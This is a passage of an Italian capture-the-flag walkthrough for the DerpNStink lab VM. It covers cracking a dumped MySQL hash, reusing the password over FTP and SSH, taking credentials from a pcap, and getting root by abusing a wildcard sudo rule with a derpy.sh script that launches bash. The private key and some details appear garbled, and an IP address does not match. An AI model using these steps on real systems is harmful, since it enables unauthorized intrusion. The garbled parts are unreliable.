<input type="checkbox"/> Edit  Copy  Delete	derpnstink	root	*E74858DB86EBA20BC33D0AECAE8A8108C56B17F
<input type="checkbox"/> Edit  Copy  Delete	127.0.0.1	root	*E74858DB86EBA20BC33D0AECAE8A8108C56B17F
<input type="checkbox"/> Edit  Copy  Delete	:::1	root	*E74858DB86EBA20BC33D0AECAE8A8108C56B17F
<input type="checkbox"/> Edit  Copy  Delete	localhost	debian-sys-maint	*B95758C76129F85E0D68CF79F38B66F156804E93
<input type="checkbox"/> Edit  Copy  Delete	derpnstink.local	unclestinkey	*9B776AFB479B31E8047026F1185E952DD1E530CB
<input type="checkbox"/> Edit  Copy  Delete	localhost	phpmyadmin	*4ACFE3202A5FF5CF467898FC58AAB1D615029441

Prendo l'hash di unclustinky e la cracco con CrackStation.

La password è **wedgie57**.

9B776AFB479B31E8047026F1185E952DD1E530C8

I'm not a robot

reCAPTCHA  
Privacy - Terms

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
9B776AFB479B31E8047026F1185E952DD1E530CB	MySQL4.1+	wedgie57

Tramite ftp mi connetto con l'utente stinky e password wedgie57.

```
(kali㉿kali)-[~/Desktop]
$ ftp 192.168.1.112
Connected to 192.168.1.112.
220 (vsFTPD 3.0.2)
Name (192.168.1.112:kali): stinky
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Mi sposto nelle directory trovando il file **key.txt**.

Questo è un file chiave privata utilizzata nel contesto dell'autenticazione SSH (Secure Shell).

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAwSa10E76mjt64fOpAbKnFyikz4yV8qYUxki+MjiRPqtDo4
2 xba30o78y82svuAHBm6YScUos8dHUCTMLA+ogsmoDaJFghZEtQXugP8FlgSk9c0
4 uJ20t9ih/MPmkjzfvDL9oW2Nh1XIctVfTz6o8ZeJI8Sxh8Eguh+dw69M+Ad0Dimn
5 AKDPdL7z7SeWg1BJ1q/oIAtJnv7yJz2iMbZ6x0j6/ZDE/2trrrdbSyMc5CyA09/f
6 5xZ9f1ofSYhiCq+dp9CTGH/3pKmdsZ21Uus8cbeGk1WpT6B+D8zoNGRxm03/VyVB
7 LHXaio3hmshsttdFp4bFc3foTTSyJobGoFX+ewIDAQABAoIBACESDdS2H8EZ6Cqc
8 nRfehdBR2A/72oj3/1SbdNeys0HKJBppoZR5jE2o2Uzg95ebki9iPjbbSAXICAD
9 D3CVRJ0oHxvtWnLoQoADynAyAIhNYhjoCIA5cPdvYwTZMeA2BgS+IkKCbepPGPV4
0 ZpHuqXR8AqIaK19ZBNZ5VVTM7fvFV15afN5eWIZLOTDF++VSDedtR7nL2ggzacNk
1 Q8JCK9mF62wiIHK5Zjs1lNs4Ii2kPw+qObdYoaiFnexucvKMSFD7VAdffUECQIyq
2 YVbsp5tec2N4HdhK/B0V8D4+6u90uoiDFqbdJJWLFQ55e6kspIWQxM/j6PRGQL0
3 DeZCLQECgYEAgUoeblEro6ICqvcrye0ram38XmxAhVIPM7g5QXh58Yd81D6sq6X
4 VGGEALxypnUbbDnJQ92Do0AtvqCTBx4VnoMNsce++7IyftSygbZR8LscZQ51ciu
5 Qkowz3yp8XMyMw+YkEV5nAw9a4puiecg79rH9WSr4A/XMmHcJ2swLoECgYEAYHn7
6 VNG/Nrc4/yeTqfrxzDBdHm+y9nowLWL+PQ1m9z+j78tLWX/9P8h98gOLADEvOZvc
7 fh1eWgE4DDyRBEyEtBytFc0kzZbcQtd7042/oPmpbW55LzKBnnXk03BI2bgU9Br
8 7QTSJlCuybZ0MVwgs+Go1Xj7PRisxMSR8mHbvsCgYBxylULfBz9Um/cTHDgtTab
9 L0LWucc5KMxMkTwk92N6U2XBHrDV9WkZ2CIWPejZ28hbH830cfy1jBETJvHms9q
0 cxcaQMZAf220FQ3xebtfacNem0b7RrH3ibicam5xHvkHBXjLWN8e+b3x8jq2b8
1 gDfjM3A/S8+Bjogb/01JAQKBGfUvby9eBKHo6B+fnEre06c1Ar0/5qZLVKczD7
2 RTazcF3m81P6dRj052QsPQ4vay0kK3vqDA+s6LGPkDraGbAq0+5paCKCubN/1qP1
3 14fUmuXiJcJikAPwoRQ//5MtWiwu2cJ8Ice/PZIGD/kXk+sJXyCz2TiXcD/qh1W
4 pF13AoGBAJG43we0x9gyy1Bo64cBtZ7iPj9doiZ5Y6UWYlxy3/f2wZ37D99NSndz
5 UBTPqkw0sAptqkKjKntLCYtHNFJAnE0/uAGoAyX+SHhas0L2IYLULk8AttCHP1KA
6 a4Id4fCiJAXL3/ayyrUghuWMA3jMW3JgzdMyhU30V+wyZz25S8o
7 -----END RSA PRIVATE KEY-----
```

Con **wget --ftp-user=stinky --ftp-password=wedgie57**

**ftp://192.168.32.112/files/ssh/ssh/ssh/ssh/ssh/ssh/ssh/key.txt -O ~/.ssh/id\_rsa**

Scarico il file key.txt su Kali (path /home/kali/.ssh) tramite ftp.

Utilizzo le credenziali precedenti rinominandolo il file key.txt in **id\_rsa**.

Successivamente cambio i permessi della directory **.ssh** stessa con **chmod 700 (rwx-----)** e del file **id\_rsa** con **chmod 600 (rw-----)** che contiene le chiavi di autenticazione. In questo modo solo il proprietario dell'account può leggere e scrivere nella directory .ssh ed accedere alle chiavi di autenticazione. Con permessi differenti il file o la directory potrebbero essere considerati "troppo" aperti dalla connessione SSH.

```
(kali㉿kali)-[~]
$ wget --ftp-user=stinky --ftp-password=wedgie57 ftp://192.168.1.112/files/ssh/ssh/
--2023-06-20 10:05:21-- ftp://192.168.1.112/files/ssh/ssh/ssh/ssh/ssh/ssh/ssh/key.txt
  => '/home/kali/.ssh/id_rsa'
Connecting to 192.168.1.112:21... connected.
Logging in as stinky ... Logged in!
=> SYST ... done.      => PWD ... done.
=> TYPE I ... done.    => CWD (1) /files/ssh/ssh/ssh/ssh/ssh/ssh/ssh ... done.
=> SIZE key.txt ... 1675
=> PASV ... done.      => RETR key.txt ... done.
Length: 1675 (1.6K) (unauthoritative)

key.txt                               100%[=====]
2023-06-20 10:05:21 (1.00 MB/s) - '/home/kali/.ssh/id_rsa' saved [1675]
```

Successivamente mi connetto al server SSH con l'utente stinky.

Tramite `PubkeyAcceptedKeyTypes=ssh-rsa` forzo l'utilizzo del tipo di chiave pubblica (RSA) per l'autenticazione durante la connessione SSH.

Muovendomi nelle directory trovo la terza flag.

```
(kali@kali)-[~]
$ ssh -o PubkeyAcceptedKeyTypes=ssh-rsa stinky@192.168.1.112

Ubuntu 14.04.5 LTS

Derrrrrp N
Stink

Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

331 packages can be updated.
231 updates are security updates.

Last login: Mon Nov 13 00:31:29 2017 from 192.168.1.129
stinky@DeRPNstINK:~$ ls
Desktop Documents Downloads ftp
stinky@DeRPNstINK:~$ cd Desktop
stinky@DeRPNstINK:~/Desktop$ ls
flag.txt
stinky@DeRPNstINK:~/Desktop$ cat flag.txt
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
stinky@DeRPNstINK:~/Desktop$
```

`flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)`

Successivamente individuo il file `derpissues.pcap`, un file di cattura di pacchetti utilizzato per registrare il traffico di rete. Muovo il file nei file ftp così da poterlo scaricare.

```
stinky@DeRPNstINK:~/ftp/files$ mv ../../Documents/derpissues.pcap .
stinky@DeRPNstINK:~/ftp/files$ ls
derpissues.pcap network-logs ssh test.txt tmp
```

Tramite `wget` lo scarico su Kali.

```
(kali@kali)-[~]
$ wget --ftp-user=stinky --ftp-password=wedgie57 ftp://192.168.1.112/files/derpissues.pcap
--2023-06-20 11:27:12-- ftp://192.168.1.112/files/derpissues.pcap
=> 'derpissues.pcap'
Connecting to 192.168.1.112:21... connected.
Logging in as stinky ... Logged in!
=> SYST ... done. => PWD ... done.
=> TYPE I ... done. => CWD (1) /files ... done.
=> SIZE derpissues.pcap ... 4391468
=> PASV ... done. => RETR derpissues.pcap ... done.
Length: 4391468 (4.2M) (unauthoritative)

derpissues.pcap 100%[=====>] 4.19M 1.98MB/s in 2.1s
2023-06-20 11:27:14 (1.98 MB/s) - 'derpissues.pcap' saved [4391468]
```

Aprendo il file su wireshark analizzo lo stream tcp.

Scorrendo tra i vari stream trovo la richiesta POST che mostra i dati che sono stati inviati dal client al server durante il processo di creazione di un nuovo utente. Nel corpo della richiesta, sono inclusi i parametri che l'utente ha inserito nel form di creazione dell'utente.

```
tcp.stream eq 37
```

POST /weblog/wp-admin/user-new.php  
Host: derpnstink.local  
User-Agent: Mozilla/5.0 (X11; Ubuntu  
Accept: text/html,application/xhtml+xml,  
Accept-Language: en-US,en;q=0.9  
Accept-Encoding: gzip, deflate  
Referer: http://derpnstink.local/wp-  
Cookie: wp-saving-post=8-saved;  
wordpress\_ef6a5fe14854bbcb5e051bfac  
eZsgEk%7C6460ba6af109224bf369c32e3  
wordpress\_test\_cookie=WP+Cookie+ch  
wordpress\_logged\_in\_ef6a5fe14854bb  
k0hhCbJT33eZsgEk%7C55f5ff022ece754  
Connection: keep-alive  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 366

action=createuser&\_wpnonce\_create-  
new.php&user\_login=mrderp&email=mr-  
test&pass1=derpderpderpderpderpderpderp  
text=derpderpderpderpderpderpderpderp  
er=Add+New+UserHTTP/1.1 302 Found

Con le credenziali dell'utente mrderp accedo al server SSH.

[illegible]

Con **sudo -l** visualizzo i permessi sudo dell'utente.

Mrderp ha il permesso di eseguire tutti i comandi che corrispondono a derpy\* (derpy, derpy1, derpy2, ecc.) nella directory /home/mrderp/binaries/, utilizzando il comando sudo.

```
mrderp@DeRPNstINK:~/Desktop$ sudo -l
[sudo] password for mrderp:
Sorry, try again.
[sudo] password for mrderp:
Matching Defaults entries for mrderp on DeRPNstINK:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mrderp may run the following commands on DeRPNstINK:
    (ALL) /home/mrderp/binaries/derpy*
mrderp@DeRPNstINK:~/Desktop$
```

Con **mkdir -p ~/binaries** creo la directory /home/username/binaries se non esiste già.

Successivamente con **echo "/bin/bash" > binaries/derpy.sh** creo un file di script bash contenente il percorso dell'interprete di comandi bash. Lo rendo eseguibile con **chmod +x** e poi lo eseguo con privilegi di amministratore usando **sudo**.

```
mrderp@DeRPNstINK:~$ mkdir -p ~/binaries
mrderp@DeRPNstINK:~$ ls
binaries  Desktop  Documents  Downloads
mrderp@DeRPNstINK:~$ echo "/bin/bash" > binaries/derpy.sh
mrderp@DeRPNstINK:~$ chmod +x binaries/derpy.sh
mrderp@DeRPNstINK:~$ sudo ./binaries/derpy.sh
```

Così facendo verrà creata una nuova shell bash con privilegi root, permettendo di interagire direttamente con il sistema operativo come amministratore. Con **whoami** e **id** verifico la riuscita e catturo l'ultima flag presente nel Desktop.

```
root@DeRPNstINK:~# whoami
root
root@DeRPNstINK:~# id
uid=0(root) gid=0(root) groups=0(root)
root@DeRPNstINK:~# cd /root
root@DeRPNstINK:/root# ls
Desktop  Documents  Downloads
root@DeRPNstINK:/root# cd Desktop
root@DeRPNstINK:/root/Desktop# l
flag.txt
root@DeRPNstINK:/root/Desktop# cat flag.txt
flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd)

Congrats on rooting my first VulnOS!

Hit me up on twitter and let me know your thoughts!

@securekomodo

root@DeRPNstINK:/root/Desktop#
```

[flag4\(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd\)](#)